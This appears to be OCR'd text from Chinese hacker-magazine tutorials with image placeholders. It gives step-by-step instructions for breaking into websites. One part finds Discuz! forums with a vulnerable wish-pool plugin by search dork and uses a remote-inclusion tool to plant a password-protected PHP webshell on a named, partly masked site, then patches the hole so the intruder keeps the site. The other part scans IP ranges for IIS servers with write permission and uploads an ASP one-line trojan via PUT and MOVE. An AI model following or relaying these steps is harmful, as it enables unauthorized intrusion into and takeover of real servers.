


图2

我们通过百度搜索关键字："inurl：wish.php discuz"，可以找到很多使用了许愿池插件的Discuz!论坛，如图1。

点开一个来看看这个许愿池长什么样的，结果居然发现它说我没有登录，如图2。




图3

实在是太气人了，不给你点颜色瞧瞧你就不知道我的厉害！打开Discuz!论坛远程包含漏洞专用工具，界面非常的简陋，如图3。

在Host中填入目标网址，这里是www.lei*****.com，注意不要加http://，路径处要留空（如果你找到的Discuz!论坛地址是http://site.com/bbs/这一类型的，就需要在路径处填写"/bbs/"）。

单击"上传"，再单击"打开shell"，很快就打开了对方的attachments/wrsky.php，如果出现404错误表示网页不存在，需要重新找一个目标，否则会看到要求输入密码的php木马，输入密码"lovefly"登录，如图4。




图4

现在已经得到了webshell了，肯定要先把wish.php的漏洞修补一下，不过这个插件又不是官方给的，所以现在没看到补丁。算了，自己动手，丰衣足食，我们把**require $discuz_root.'./include/discuzcode.func.php';**里的**$discuz_root.**删掉看看，结果wish.php一样正常工作，再到文件底部加入以下代码：**echo "<script>alert('职业欠钱提醒您\\n不要随便黑人家的站\\n漏洞已经被偶补上啦\\n^_^')</script>";**。当别人再来的时候就会看到如图5所示的提醒，就知道这个网站已经被你捷足先登了，一来避免网站被别的居心不良的人再黑，二来自己也能独享这个网站，别做坏事！千万别做坏事啊！



图5

（文章中涉及到的Discuz!论坛远程包含漏洞专用工具已经收录于光盘中）

文章难易度：★★
文章阅读点：利用IIS配置错误而开放的写权限，直接远程上传木马

Windows菜鸟最新入侵大法，从IIS写权限下手

职业欠钱

在IIS的设置中，有一个选项是“写入”。很多菜鸟网管在一知半解的情况下都会把这个选项勾上，这样一来，任何人都可以“写”一个文件到该网站上。事实上，这个技术是非常老的东西了，不过最近小编才无意中在某牛人的Blog上看到了这个漏洞的专用扫描工具，使得这个漏洞变得实用起来（严格的说，它不能称作漏洞，称为配置不当更为合适一些）。

首先，我们打开IISPutScanner.exe，填入欲扫描的起止IP，其它的默认不需要改动，单击“Scan”按钮就可以在这个网段自动寻找配置不当的主机了，如图1。




图1

填起始IP还是有一点讲究的，如果你瞎填一个的话几乎都是个人PC的网段，那么开启IIS服务（80端口）的一定特少，扫半天可能也扫不到一个。小编一般是找一个访问量还不错的网站，比如www.xdxf.net，ping出它的IP地址后，比如61.138.25.135，然后再把这个IP所在的IP段延伸一下，从61.138.24.0到61.138.26.254，这样的IP段一般都比较活跃。

当你看到图1中选中的那个图标的时候就要恭喜你中奖了，我们换桂林老兵写的IIS写权限专用工具，如图2。




图2

在域名处填入目标IP地址，然后在左边的“数据包格式”下拉框中选择“PUT”，这时工具会自动弹出一个对话框让你浏览找到欲上传的文件，我用的是一个海阳顶端一句话木马服务端。单击“提交数据包”按钮，工具的下半部分会有详细的回显信息，看到“HTTP/1.1 201 Created”的字样就表示我们上传成功了！

> 注意：不可以直接上传ASP文件，建议使用txt格式。

因为我们现在上传的文件还是txt格式，要让它变成webshell还需要把“数据包格式”下拉框改为“MOVE”，然后再提交一次，如图3。出现“HTTP/1.1 204 No Content”则表示成功了，此时访问目标网站的shell.asp，就会看到海阳顶端一句话木马。




图3

